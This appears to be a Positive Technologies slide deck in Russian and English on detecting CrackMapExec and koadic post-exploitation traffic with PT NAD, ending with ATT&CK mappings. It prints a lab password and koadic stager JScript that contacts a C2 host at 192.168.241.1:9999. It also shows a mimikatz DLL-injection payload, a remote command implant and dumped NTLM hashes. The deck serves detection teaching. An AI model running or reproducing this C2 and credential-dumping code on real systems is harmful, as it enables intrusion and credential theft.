▼ Filter: (memberof=*)
  ▼ filter: present (7)
    present: memberof
▼ attributes: 7 items
  AttributeDescription: samaccountname
  AttributeDescription: distinguishedname
  AttributeDescription: cn
  AttributeDescription: dnshostname
  AttributeDescription: samaccounttype
  AttributeDescription: primarygroupid
  AttributeDescription: memberof
```



```
▶ LDAPMessage searchResEntry(43) "CN=Administrator,CN=Users,DC=contoso,DC=local" [22 resu
▶ LDAPMessage searchResEntry(43) "CN=Guest,CN=Users,DC=contoso,DC=local" [22 results]
▶ LDAPMessage searchResEntry(43) "CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=contoso,DC=
▶ LDAPMessage searchResEntry(43) "CN=krbtgt,CN=Users,DC=contoso,DC=local" [22 results]
▶ LDAPMessage searchResEntry(43) "CN=Domain Controllers,CN=Users,DC=contoso,DC=local" [22
▶ LDAPMessage searchResEntry(43) "CN=Schema Admins,CN=Users,DC=contoso,DC=local" [22 resu
▶ LDAPMessage searchResEntry(43) "CN=Enterprise Admins,CN=Users,DC=contoso,DC=local" [22
▶ LDAPMessage searchResEntry(43) "CN=Cert Publishers,CN=Users,DC=contoso,DC=local" [22 re
▶ LDAPMessage searchResEntry(43) "CN=Domain Admins,CN=Users,DC=contoso,DC=local" [22 resu
▶ LDAPMessage searchResEntry(43) "CN=Domain Users,CN=Users,DC=contoso,DC=local" [22 resul
▶ LDAPMessage searchResEntry(43) "CN=Domain Guests,CN=Users,DC=contoso,DC=local" [22 resu
▶ LDAPMessage searchResEntry(43) "CN=Group Policy Creator Owners,CN=Users,DC=contoso,DC=l
▶ LDAPMessage searchResEntry(43) "CN=Read-only Domain Controllers,CN=Users,DC=contoso,DC=
▶ LDAPMessage searchResDone(43) success [22 results]
```

1. GetMembersInAlias  
(SID-500/519/512)
2. LookupSids2
3. NetSessEnum



```
▼ Pointer to Sids (lsa_SidArray)
  ▼ Sids
    Num Sids: 3
    ▼ Pointer to Sids (lsa_SidPtr)
      Referent ID: 0x0000000000020000
      Max Count: 3
      ▼ Sids
        ▼ Pointer to Sid (dom_sid2)
          Referent ID: 0x0000000000020000
          Count: 5
          ► Sid: S-1-5-21-1662520985-2934808638-3559630843-500 (Domain SID-Administrator)
        ▼ Sids
          ▼ Pointer to Sid (dom_sid2)
            Referent ID: 0x0000000000020000
            NDR-Padding: 00000000
            Count: 5
            ► Sid: S-1-5-21-1662520985-2934808638-3559630843-519 (Domain SID-Enterprise Admins)
        ▼ Sids
          ▼ Pointer to Sid (dom_sid2)
            Referent ID: 0x0000000000020000
            NDR-Padding: 00000000
            Count: 5
            ► Sid: S-1-5-21-1662520985-2934808638-3559630843-512 (Domain SID-Domain Admins)
```

# CME enum\_avproducts

## Что делает:

Позволяет узнать о наличии AntiSpyware AntiVirus средств на машине жертвы

## Как работает:

Создает instance и выполняет запрос с помощью WQL

```
SMB      192.168.241.102 445 WIN02      [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:WIN02) (domain:CONTOSO) (signing:False) (SMBv1:True)
SMB      192.168.241.102 445 WIN02      [+] CONTOSO\user02:098*()poiIOP (Pwn3d!)
ENUM_AVP... 192.168.241.102 445 WIN02      [+] Found Anti-Spyware product:
ENUM_AVP... 192.168.241.102 445 WIN02      instanceGuid => {D68DDC3A-831F-4fae-9E44-DA132C1ACF46}
ENUM_AVP... 192.168.241.102 445 WIN02      displayName => Windows Defender
ENUM_AVP... 192.168.241.102 445 WIN02      pathToSignedProductExe => %ProgramFiles%\Windows Defender\MSASCui.exe
ENUM_AVP... 192.168.241.102 445 WIN02      pathToSignedReportingExe => %SystemRoot%\System32\svchost.exe
ENUM_AVP... 192.168.241.102 445 WIN02      productState => 397568
```

# CME enum\_avproducts

PT

1.

```
.....\.\r.o.o.t.\.S.e.c.u.r.i.t.y.C.e.n.t.e.r.2.....
```

2.

```
..W.Q.L...&...I...B...I...S.e.l.e.c.t.*.*.F.r.o.m.  
..A.n.t.i.S.p.y.w.a.r.e.P.r.o.d.u.c.t.....
```

...

```
...AntiSpywareProduct..Windows  
Defender..{D68DDC3A-831F-4fae-9E44-  
DA132C1ACF46}..%ProgramFiles%\Windows  
Defender\MSASCui.exe..%ProgramFiles%\  
Windows Defender\MsMpeng.exe..Mon,  
03 Sep 2018 13:15:07 GMT.....
```

2.

```
..W.Q.L.....>.....S.e.l.e.c.t.*.*.f.r.o.m.  
..A.n.t.i.V.i.r.u.s.P.r.o.d.u.c.t...
```

...

```
...AntiVirusProduct..Windows  
Defender..{D68DDC3A-831F-4fae-9E44-  
DA132C1ACF46}..%ProgramFiles%\Windows  
Defender\MSASCui.exe..%ProgramFiles%\  
Windows Defender\MsMpeng.exe..Mon,  
03 Sep 2018 12:17:02 GMT..
```

Легенда:

Hardcode

Server

Client

# Как обнаружить СМЕ

1

WQL-запросы:

Select \* from AntiVirusProduct

Select \* from AntiSpywareProduct

2

Обращение к планировщику  
задач через ATSVС  
(функция NetrJobAdd)

3

Запросы для  
получения групп и  
пользователей из AD

4

Получение списка залогиненных  
на машине пользователей  
(NetSessEnum)



# Обнаружение СМЕ в PT NAD

PT



ATTACK [PTsecurity] SMB Start of service via xml

## General information

Name [ATTACK \[PTsecurity\] SMB Start of service via xml](#) Alert [03.09.2018 12:34:21](#)  
Severity level ■ High timestamp  
Class [Attempted Administrator Privilege Gain](#)  
SID [10003423](#) Rev [1](#)

[ATTACK\\_MARK\\_FALSE...](#)

[Create an exception...](#)

[Create an incident...](#)

[Transfer into a storage...](#)

ATTACK AD [PTsecurity] Domain Users Enumeration via LDAP query

## General information

Name [ATTACK AD \[PTsecurity\] Domain Users Enumeration via LDAP query](#) Alert [03.09.2018 12:34:38](#)  
Severity level ■ Medium timestamp  
Class [Attempted Information Leak](#)  
SID [19000031](#) Rev [1](#)

[ATTACK\\_MARK\\_FALSE...](#)

[Create an exception...](#)

[Create an incident...](#)

[Transfer into a storage...](#)

PT

[illegible]

POSITIVE TECHNOLOGIES

**Nº3 koadic**



# Чем опасен koadic



# Чем опасен koadic



-{ COM Command & Control }-  
Windows Post-Exploitation Tools  
Endless Intellect

~[ Version: 0xA ]~  
~[ Stagers: 5 ]~  
~[ Implants: 35 ]~

(koadic: sta/js/mshta)# use implant/inject/mimikatz\_dotnet2js

(koadic: imp/inj/mimikatz\_dotnet2js)# info

NAME	VALUE	REQ	DESCRIPTION
DIRECTORY	%TEMP%	no	writable directory on zombie
MIMICMD	sekurlsa::logonp...	yes	What Mimikatz command to run?
ZOMBIE	ALL	yes	the zombie to target

(koadic: imp/inj/mimikatz\_dotnet2js)#

# Koadic mimikatz dotnet to js

## Что делает:

Запускает mimikatz на машине жертвы

## Как работает:

1. Устанавливает сессию с zombie
2. Выполняет inject dll
3. Запуск mimikatz и получение данных с output в теле POST-запросов

## Фичи/нюансы:

- Передача сериализованного объекта и base64 dll
- Использует <https://github.com/tyranid/DotNetToJScript>

# Koadic mimikatz dotnet to js

PT

## Первый запрос CnC, передается основное тело

GET /rwEpO HTTP/1.1  
Accept: \*/\*  
Accept-Language: en-US  
UA-CPU: AMD64  
Accept-Encoding: gzip, deflate  
User-Agent: Mozilla/4.0  
(compatible; MSIE 7.0; Windows  
NT 10.0; Win64; x64; Trident/7.0;  
.NET4.0C; .NET4.0E; .NET CLR  
2.0.50727; .NET CLR 3.0.30729;  
.NET CLR 3.5.30729)  
Host: 192.168.241.1:9999  
Connection: Keep-Alive

HTTP/1.0 200 OK  
Server: Apache  
Date: Wed, 12 Sep 2018 10:55:06 GMT

```
<html>  
<head>  
<script language="JScript">  
window.resizeTo(1, 1);  
window.moveTo(-2000, -2000);  
window.blur();
```

```
try  
{  
    window.onfocus = function() { window.blur(); }  
    window.onerror = function(sMsg, sUrl, sLine) { return false; }  
}  
catch (e){}
```

```
var OMFIRBNXQY =  
{
```

```
    FS : new ActiveXObject("Scripting.FileSystemObject"),  
    WS : new ActiveXObject("WScript.Shell"),
```

```
    STAGER : "http://192.168.241.1:9999/rwEpO",  
    SESSIONKEY : "9a1411e6729f4d959badc5db35bdeb94",  
    JOBKEY : "",  
    JOBKEYPATH : "http://192.168.241.1:9999/rwEpO?sid=9a1411e6729f4d959badc5db35bdeb94;csrf=",  
    EXPIRE : "9999999999999999"
```

```
};
```

# Koadic mimikatz dotnet to js

## Последующие запросы

GET

/rwEpO?sid=9a1411e6729f4d959badc5db35bd  
eb94;csrf=dd7d6ffd088242cca80c14cc437fb4  
32;..\..\..\mshtml,RunHTMLApplication

HTTP/1.1

Accept: \*/\*

Accept-Language: en-US

UA-CPU: AMD64

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0;

Windows NT 10.0; Win64; x64; Trident/7.0;

.NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET

CLR 3.0.30729; .NET CLR 3.5.30729)

Host: 192.168.241.1:9999

Connection: Keep-Alive

Последующие запросы  
связаны непосредственно  
с функционалом, в нашем случае  
это вызов mimikatz



# Koadic mimikatz dotnet to js

## Передается сам mimikatz

```
HTTP/1.0 200 OK
Server: Apache
Date: Wed, 12 Sep 2018 10:56:59 GMT
<html>
<head>
<script language="JScript">
try {
    var a = new ActiveXObject('System.Collections.ArrayList');
    var d = fmt.Deserialize_2(serialized_obj);
    var o =
    d.DynamicInvoke(a1.ToArray()).CreateInstance(entry_class);
    var shim_lpParam =
    'sekurlsa:logonpasswords~~ETag~~378cd8ef576940d49ec
    4bf93e5885eb4~~f6108b03752e4a0f893e30c2d2421ec9~~1
    846470e230e46e58ebd06c20a47a536~~' +
    RHBMRNANAN.work.make_url();
    var base64DLL =
    "TVqQAAMAAAAEAAAA/8AALgAAAAAAAAAQAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAAA4
    fug4AtAnNlbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZ
    SBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABXmGKn
    E/kM9BP5DPQT+Qz0p2X99Bf5DPSnZf/0a/kM9Kdl/vQe+Qz
    0KKcP9RT5DPQopwn1B/kM9CinCPUB+Qz0zgbH9BT5DPQT
    +Q30Z/kM9ISnCFUa+Qz0hKcM9RL5DPSB...
```

```
o.InjectDLL(base64DLL, shim_lpParam, 7656);
RHBMRNANAN.work.report("Done");
} catch (e) {
    RHBMRNANAN.work.error(e);
}
```

# Koadic mimikatz dotnet to js

PT

POST

/rwEpO?sid=9a1411e6729f4d959badc5db35bdeb94;csrf=dd7d6ffd088242cca80c14cc437fb432; HTTP/1.1

User-Agent: Mozilla 5.0

Host: 192.168.241.1:9999

Content-Length: 464

Cache-Control: no-cache

```
.#####. mimikatz 2.1.1 (x64) built on Aug 20 2018 13:14:10
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com
)
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX (
vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com
*** /
```

mimikatz(powershell) # privilege::debug

Privilege '20' OK

HTTP/1.0 200 OK

Server: Apache

Date: Wed, 12 Sep 2018 10:56:59 GMT

mimikatz(powershell) # token::elevate...

\* Process Token : {0;07fa4170} 1 D 134783298

CONTOSO\Administrator

...

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 133841264 (00000000:07fa4170)

Session : CachedInteractive from 1

User Name : user04

Domain : CONTOSO

Logon Server : DC

Logon Time : 9/12/2018 1:10:19 PM

SID : S-1-5-21-1662520985-2934808638-3559630843-1104

msv :

[00000003] Primary

\* Username : user03

\* Domain : CONTOSO

\* NTLM : a7dd78b0e52c39b47f518787c02e82b5

\* SHA1 : 0fd5cd8129e7810a3186cf86bd9ec953ff3aa0dc

\* DPAPI : f88193e7ad3ac2adcb74317ac5ad618e

...

# Koadic implant/manager/exec\_cmd

## Что делает:

Удаленное выполнение команд

## Как работает:

1. Устанавливает сессию с zombie
2. Отправляет скрипт с вызовом shell и командой

## Фичи/нюансы:

При использовании данного импланта добавляет в основной скрипт 2 варианта вызова shell — с возвращением вывода и без

# Koadic implant/manage/exec\_cmd

Что за GAWTUUGCFI ?

```
var GAWTUUGCFI =  
{  
  FS : new ActiveXObject("Scripting.FileSystemObject")  
  WS : new ActiveXObject("WScript.Shell"),  
  
  STAGER : "http://192.168.241.1:9999/invPr",  
  SESSIONKEY : "464f0d3bbc664f2cb05bb56d89bdbcbdb",  
  JOBKEY : "5f7125ba63a848fe80199c42e606afd7",  
  JOBKEYPATH : "http://192.168.241.1:9999/invPr?sid=4",  
  EXPIRE : "9999999999999999"  
};
```

Имплант exec\_cmd  
предусматривает  
выполнение команд  
с возвращением  
output, либо без

```
try  
{  
  var readout = true;  
  if (readout)  
  {  
    var output = GAWTUUGCFI.shell.exec("whoami",  
    "%TEMP%\\\\"+GAWTUUGCFI.uuid()+".txt");  
  }  
  else {  
    var output = "";  
    GAWTUUGCFI.shell.run("whoami");  
    GAWTUUGCFI.work.report();  
  }  
  if (output != "") {  
    GAWTUUGCFI.work.report(output);  
  }  
}  
catch (e)  
{  
  GAWTUUGCFI.work.error(e);  
}
```

В основное тело  
скрипта добавляется  
код текущего импланта

# Как обнаружить koadic

1

HTTP-запросы, через которые всегда общается koadic, имеют определенный вид и отличимы от остального трафика

2

Каждая команда — новая HTTP-сессия

3

Использование WinHttpRequest API

4

Таскает за собой основное тело на JS

5

Инициализирует соединение всегда жертва

# Обнаружение koadic в PT NAD

PT

13:50:0013:52:0013:54:0013:56:0013:58:00									
Shown 6 rows — Checked 0 rows									
<a href="#">Create an incident</a> <a href="#">With selected</a>									
!	Message ▲	Class	⚡ 🛡	Alert timestamp	Source IP	Source port	Sc	Destination IP	Destination port
■	ATTACK [PTsecurity] Possible Directory Traversal in URI	Web Application Attack		12.09.2018 13:55:06	192.168.241.203	49706		192.168.241.1	9999
■	ATTACK [PTsecurity] Possible Directory Traversal in URI	Web Application Attack		12.09.2018 13:56:59	192.168.241.203	49713		192.168.241.1	9999
■	ATTACK [PTsecurity] WScript.Shell Run HTML Code Execution Attempt	Attempted Administrator Privilege Gain		12.09.2018 13:55:06	192.168.241.203	49706		192.168.241.1	9999
■	ATTACK [PTsecurity] WScript.Shell Run HTML Code Execution Attempt	Attempted Administrator Privilege Gain		12.09.2018 13:55:06	192.168.241.203	49704		192.168.241.1	9999
■	ATTACK [PTsecurity] WScript.Shell Run HTML Code Execution Attempt	Attempted Administrator Privilege Gain		12.09.2018 13:56:59	192.168.241.203	49713		192.168.241.1	9999
■	MALWARE [PTsecurity] Koadic.Rootkit Check-in	A Network Trojan was Detected		12.09.2018 13:55:06	192.168.241.203	49705		192.168.241.1	9999

# Обнаружение koadic в PT NAD

PT

13:50:00 13:52:00 13:54:00 13:56:00 13:58:00

MALWARE [PTsecurity] Koadic.Rootkit Check-in

**General information**

Name	MALWARE [PTsecurity] Koadic.Rootkit Check-in	Alert	12.09.2018 13:55:06
Severity level	High	timestamp	
Class	A Network Trojan was Detected		
SID	10003788	Rev	1

ATTACK\_MARK\_FALSE...

Create an exception...

Create an incident...

Transfer into a storage...

ATTACK [PTsecurity] WScript.Shell Run HTML Code Execution Attempt

**General information**

Name	ATTACK [PTsecurity] WScript.Shell Run HTML Code Execution Atte	Alert	12.09.2018 13:55:06
Severity level	High	mpt	timestamp
Class	Attempted Administrator Privilege Gain		
SID	10003456	Rev	1

ATTACK\_MARK\_FALSE...

Create an exception...

Create an incident...

Transfer into a storage...

POSITIVE TECHNOLOGIES

# ATT&CK mapping










































































Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control
<small>impacket</small> Command-Line Interface	<small>impacket</small> Scheduled Task	<small>impacket</small> Valid Accounts	<small>impacket</small> File Deletion	<small>impacket</small> Credential Dumping	<small>impacket</small> Account Discovery	<small>impacket</small> Distributed Component Object Model		<small>impacket</small> Commonly Used Port
<small>impacket</small> PowerShell	<small>impacket</small> Windows Management Instrumentation Event Subscription			<small>impacket</small> Credentials in Registry	<small>impacket</small> Network Service Scanning	<small>impacket</small> Pass the Hash		<small>impacket</small> Remote File Copy
<small>impacket</small> Scheduled Task				<small>impacket</small> Credentials in Files	<small>impacket</small> Network Share Discovery	<small>impacket</small> Pass the Ticket		<small>impacket</small> Standard Cryptographic Protocol
<small>impacket</small> Scripting				<small>impacket</small> Network Sniffing	<small>impacket</small> Password Policy Discovery	<small>impacket</small> Remote File Copy		<small>impacket</small> Standard Application Layer Protocol
<small>impacket</small> Service Execution				<small>impacket</small> Kerberoasting	<small>impacket</small> Query Registry	<small>impacket</small> Windows Admin Shares		
<small>impacket</small> Windows Management Instrumentation					<small>impacket</small> Remote System Discovery	<small>impacket</small> Remote Desktop Protocol		
					<small>impacket</small> System Network Connections Discovery	<small>impacket</small> Remote Services		
					<small>impacket</small> System Owner/User Discovery			
					<small>impacket</small> System Service Discovery			






























































































# impacket + CME

PT

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control
  Command-Line Interface	  Scheduled Task	  Valid Accounts	  File Deletion	  Credential Dumping	  Account Discovery	  Distributed Component Object Model	 Input Capture	  Commonly Used Port
  PowerShell	 Windows Management Instrumentation Event Subscription		 Indirect Command Execution	 Credentials in Registry	  Network Service Scanning	  Pass the Hash	 Screen Capture	  Remote File Copy
  Scheduled Task				 Credentials in Files	  Network Share Discovery	  Pass the Ticket		  Standard Cryptographic Protocol
  Scripting				  Network Sniffing	  Password Policy Discovery	  Remote File Copy		  Standard Application Layer Protocol
  Service Execution				  Kerberoasting	 Query Registry	  Windows Admin Shares		
  Windows Management Instrumentation					  Remote System Discovery	 Remote Desktop Protocol		
					 System Network Connections Discovery	  Remote Services		
					  System Owner/User Discovery	 Windows Remote Management		
					 System Service Discovery			
					 Permission Groups Discovery			
					 System Information Discovery			

# impacket + CME + koadic

PT

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control
  Command-Line Interface	  Scheduled Task	  Valid Accounts	  File Deletion	   Credential Dumping	   Account Discovery	  Distributed Component Object Model	 Input Capture	  Commonly Used Port
  PowerShell	 Windows Management Instrumentation Event Subscription	 Bypass User Account Control	 Indirect Command Execution	 Credentials in Registry	  Network Service Scanning	  Pass the Hash	 Screen Capture	   Remote File Copy
  Scheduled Task			 Deobfuscate/Decode Files or Information	 Credentials in Files	   Network Share Discovery	  Pass the Ticket	 Clipboard Data	   Standard Cryptographic Protocol
  Scripting			 Mshta	  Network Sniffing	   Password Policy Discovery	   Remote File Copy		   Standard Application Layer Protocol
  Service Execution			 Obfuscated Files or Information	  Kerberoasting	 Query Registry	  Windows Admin Shares		 Custom Command and Control Protocol
   Windows Management Instrumentation			 Regsvr32		   Remote System Discovery	 Remote Desktop Protocol		 Data Encoding
 Mshta			 Rundll32		  System Network Connections Discovery	  Remote Services		 Uncommonly Used Port
 Regsvr32					  System Owner/User Discovery	 Windows Remote Management		
 Rundll32					 System Service Discovery			
					 Permission Groups Discovery			
					 System Information Discovery			

## Полезные ссылки

PT

Attack Detection Team в Твиттере

[twitter.com/AttackDetection](https://twitter.com/AttackDetection)

Блог Positive Research Center

[habr.com/company/pt/blog/](https://habr.com/company/pt/blog/)

Аналитические отчеты  
и публикации

[ptsecurity.com/ru-ru/research/](https://ptsecurity.com/ru-ru/research/)

Вебинар про детект атак  
на Microsoft Active Directory

[ptsecurity.com/ru-ru/research/webinar/290582/](https://ptsecurity.com/ru-ru/research/webinar/290582/)

POSITIVE TECHNOLOGIES

**Спасибо за внимание**

